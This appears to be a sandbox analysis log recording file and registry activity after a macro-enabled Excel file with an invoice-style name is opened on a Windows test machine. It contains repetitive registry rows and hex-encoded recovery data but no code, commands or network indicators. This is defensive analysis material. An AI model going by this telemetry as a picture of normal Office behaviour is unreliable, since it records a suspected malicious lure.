C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9191BCC5.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9191BCC5.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9191BCC5.emf	unknown	1408	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C189A2D4.png	0	2653	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9191BCC5.emf	0	1408	pending	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B51FF06E.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\INV2680371456-20210111889374.xlsm	unknown	8	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\INV2680371456-20210111889374.xlsm	0	8	pending	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EEE07	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF872	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F18AF	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	DefaultSheetR2L	dword	0	success or wait	1	13FEF828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	UseSystemSeparators	dword	1	success or wait	1	13FEF828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	ThousandsSeparator	unicode	,	success or wait	1	13FEF828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	DecimalSeparator	unicode	.	success or wait	1	13FEF828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EEE07	EEE07	binary	04 00 00 00 F4 08 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 31 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 3F C6 F7 6B C7 E8 D6 01 07 EE 0E 00 07 EE 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1378615297	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF872	EF872	binary	04 00 00 00 F4 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 EE D3 8B 6D C7 E8 D6 01 72 F8 0E 00 72 F8 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F18AF	F18AF	binary	04 00 00 00 F4 08 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 49 00 4E 00 56 00 32 00 36 00 38 00 30 00 33 00 37 00 31 00 34 00 35 00 36 00 2D 00 32 00 30 00 32 00 31 00 30 00 31 00 31 00 31 00 38 00 38 00 39 00 33 00 37 00 34 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 9F 4C 77 72 C7 E8 D6 01 AF 18 0F 00 AF 18 0F 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	|<3	binary	7C 3C 33 00 F4 08 00 00 02 00 00 00 00 00 00 00 8A 00 00 00 01 00 00 00 44 00 00 00 3A 00 00 00 69 00 6E 00 76 00 32 00 36 00 38 00 30 00 33 00 37 00 31 00 34 00 35 00 36 00 2D 00 32 00 30 00 32 00 31 00 30 00 31 00 31 00 31 00 38 00 38 00 39 00 33 00 37 00 34 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 69 00 6E 00 76 00 32 00 36 00 38 00 30 00 33 00 37 00 31 00 34 00 35 00 36 00 2D 00 32 00 30 00 32 00 31 00 30 00 31 00 31 00 31 00 38 00 38 00 39 00 33 00 37 00 34 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1358626844	1378615325	success or wait	1	13FEF828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1378615325	1378615326	success or wait	1	13FEF828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1358626844	1378615325	success or wait	1	13FEF828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1378615325	1378615326	success or wait	1	13FEF828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100904001000000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1358626865	1378615346	success or wait	1	13FEF828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1378615326	1378615327	success or wait	1	13FEF828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1378615327	1378615328	success or wait	1	13FEF828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1378615326	1378615327	success or wait	1	13FEF828C	ShellExecuteA
